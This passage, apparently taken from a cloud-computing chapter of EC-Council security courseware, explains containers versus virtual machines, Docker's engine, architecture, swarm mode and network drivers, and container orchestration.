containers that run on a single operating system and makes the software/application run anywhere with scalable resources. Containers are placed on the top of a physical server and host operating system and share the system kernel binaries and libraries, reducing the need for reproducing the OS. Through containerization, the server can run multiple workloads using a single OS. Thus, containers are lightweight, only megabytes in size, and boot in seconds, contrary to VMs that take minutes to boot.

Virtual Machines	Containers
Heavyweight	Lightweight and portable
Run on independent operating systems	Share a single host operating system
Hardware-based virtualization	OS-based virtualization
Slower provisioning	Scalable and real-time provisioning
Limited performance	Native performance
Completely isolated making it more secure	Process-level isolation, partially secured
Created and launched in minutes	Created and launched in seconds

Table 19.3: Virtual machines vs. containers





Figure 19.19: Virtual machines vs. containers

What is Docker?

- Docker is an open source technology used for developing, packaging, and running applications and all its dependencies in the form of containers, to ensure that the application works in a seamless environment.
- Docker provides a Platform-as-a-Service (PaaS) through OS-level virtualization and delivers containerized software packages



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

What is Docker?

Docker is an open-source technology used for developing, packaging, and running applications. All Docker dependencies are in the form of containers to ensure that applications work in a seamless environment. Docker provides a PaaS through OS-level virtualization and delivers containerized software packages. This technology isolates applications from the underlying infrastructure for faster software delivery. The benefit of Docker is that when an application is packaged along with its dependencies into a Docker container, it can run in any environment. Furthermore, when developers build applications using Docker, they are assured that there will be no interference between them because Docker containers are isolated from each other and communicate via well-defined channels.

Docker Engine

The Docker engine is a client/server application installed on a host that allows to develop, deploy, and run applications using the following components:

- Server:** It is a persistent back-end process, also known as a daemon process (`dockerd` command).
- Rest API:** This API allows the communication and assignment of tasks to the daemon.
- Client CLI:** It is the command-line interface used to communicate with the daemon and where various Docker commands are initiated.




Figure 19.20: Docker engine

Docker Swarm

The Docker engine supports the swarm mode that allows managing multiple Docker engines within the Docker platform. Docker CLI is used for creating a swarm, deploying an application to the swarm, and handling its activity or behavior.

The swarm mode enables administrators and developers to

- Communicate with containers and assign jobs to different containers
- Expand or reduce the number of containers based on the load
- Carry out a health check and handle the lifecycle of different containers
- Dispense failover and redundancy to continue a process even if node failure occurs
- Perform timely software updates to all containers

Docker Architecture

The Docker architecture employs a client/server model and consists of various components, such as the host, client, network, registry, and other storage units. The Docker client interacts with the Docker daemon, which develops, runs, and distributes the containers. The Daemon and Docker clients can carry out operations on the same host; alternatively, users can connect the Docker client to remote daemons. The communication between the Docker client and the Docker server daemon is established via REST API.

Discussed below are the various components of the Docker architecture:

- **Docker Daemon:** The Docker daemon (`dockerd`) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks.
- **Docker Client:** It is the primary interface through which users communicate with Docker. When commands such as `docker run` are initiated, the client passes related commands to `dockerd`, which then executes them. Docker commands use the Docker API for communication.
- **Docker Registries:** Docker registries are locations where images are stored and pulled, and can be either private or public. Docker Cloud and Docker Hub are two popular public registries. Docker Hub is a predefined location of Docker images, which can be used by all users.

- **Docker Objects:** Docker objects are used to assemble an application. The most important Docker objects are as follows:
 - **Images:** Images are used to store and deploy containers. They are read-only binary templates with instructions for container creation.
 - **Containers:** Application resources run inside the containers. A container is a runnable instance of an application image. Docker CLI or API is used to create, launch, stop, and destroy these containers.
 - **Services:** Services enable users to extend the number of containers across daemons, and together they serve as a swarm with several managers and workers. Each swarm member is a daemon, and all these daemons can interact with each other using Docker API.
 - **Networking:** It is a channel through which all isolated containers communicate.
 - **Volumes:** It is a storage where persisting data created by Docker and used by Docker containers are stored.




Figure 19.21: Docker architecture


Docker Operations

Common operations performed by Docker images include

- Building a new image from a Dockerfile
- Listing all local images
- Tagging an existing image
- Pulling a new image from the Docker registry
- Pushing a local image to the Docker registry
- Searching for existing images

Microservices Vs. Docker

- Monolithic applications are broken down into cloud-hosted sub-applications called **microservices** that work together, each performing a unique task
- As each microservice is packaged into the **Docker container** along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms



Microservices Vs. Docker

Monolithic applications are broken down into cloud-hosted sub-applications, called **microservices**, that work together, each performing a unique task. Microservices divide and distribute the application workload, providing stable, seamless, and scalable services by interacting with each other. Monolithic applications are decomposed around business capabilities supporting cross-functional teams to develop, support, and deploy microservices. Compared to traditional data storage models used by monolithic applications, microservices decentralize data storage by managing their own data stores. Developers create a Docker container for each microservice. As each microservice is packaged into the container along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms.



Figure 19.22: Monolithic application vs. microservices application

Docker Networking

Docker allows connecting multiple containers and services or other non-Docker workloads together. It can manage Docker hosts running on multiple platforms, such as Linux and Windows, in a platform-independent way. The Docker networking architecture is developed on a set of interfaces known as the container network model (CNM), which provides application portability across heterogeneous infrastructures.

The CNM includes multiple high-level constructs as discussed below:

- **Sandbox:** Sandbox comprises the container network stack configuration for the management of container interfaces, routing tables, and domain name system (DNS) settings.
- **Endpoint:** To maintain application portability, an endpoint is connected to a network and is abstracted away from the application, so that services can implement different network drivers.
- **Network:** A network is an interconnected collection of endpoints. Endpoints that do not have network connection cannot communicate over the network.

The CNM includes two pluggable driver interfaces to provide additional functionality and control over the network.

- **Network Drivers:** The network functions through the implementation of Docker network drivers. These drivers are pluggable so that multiple network drivers can be used concurrently on the same network. There are two types of CNM network drivers; namely native and remote network drivers.
- **IPAM Drivers:** IP address management (IPAM) drivers assign default subnet and IP addresses to the endpoints and networks, if they are not assigned.

Docker engine includes five native network drivers, as discussed below:

- **Host:** By using a host driver, a container implements the host networking stack.
- **Bridge:** A bridge driver is used to create a Linux bridge on the host that is managed by the Docker.
- **Overlay:** An overlay driver is used to enable container communication over the physical network infrastructure.
- **MACVLAN:** A macvlan driver is used to create a network connection between container interfaces and the parent host interface or sub-interfaces using the Linux MACVLAN bridge mode.
- **None:** A none driver implements its own networking stack and is isolated completely from the host networking stack.

Docker also includes three remote drivers created by the community or vendors, which are compatible with the CNM:

- **Contiv:** Contiv is an open-source network plugin introduced by Cisco for building security and infrastructure policies for multi-tenant microservices deployments.
- **Weave:** Weave is a network plugin that is used to build a virtual network for connecting Docker containers spread across multiple clouds.
- **Kuryr:** Kuryr is a network plugin that implements the Docker libnetwork remote driver by using Neutron, an OpenStack networking service, and also includes an IPAM driver.




Figure 19.23: Container network model

Container Orchestration

- Container orchestration is an automated process of managing the **lifecycles of software containers** and their dynamic environments
- It is used for **scheduling and distributing** the work of individual containers for microservices-based applications spread across multiple clusters



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Container Orchestration

Container orchestration is an automated process of managing the lifecycles of software containers and their dynamic environments. It is used for scheduling and distributing the work of individual containers for microservices-based applications spread across multiple clusters.

Various tasks can be automated using container orchestrator, such as

- Provisioning and deployment of containers
- Failover and redundancy of containers
- Creating or destroying containers to distribute the load evenly across host infrastructure
- Moving containers from one host to another on resource exhaustion or host failure
- Automatic resource allocation between containers
- Exposing running services to the external environment
- Performing load balancing, traffic routing, and service discovery between containers
- Performing a health check of running containers and hosts
- Ensuring the availability of containers
- Configuring application-related containers
- Securing the communication between containers

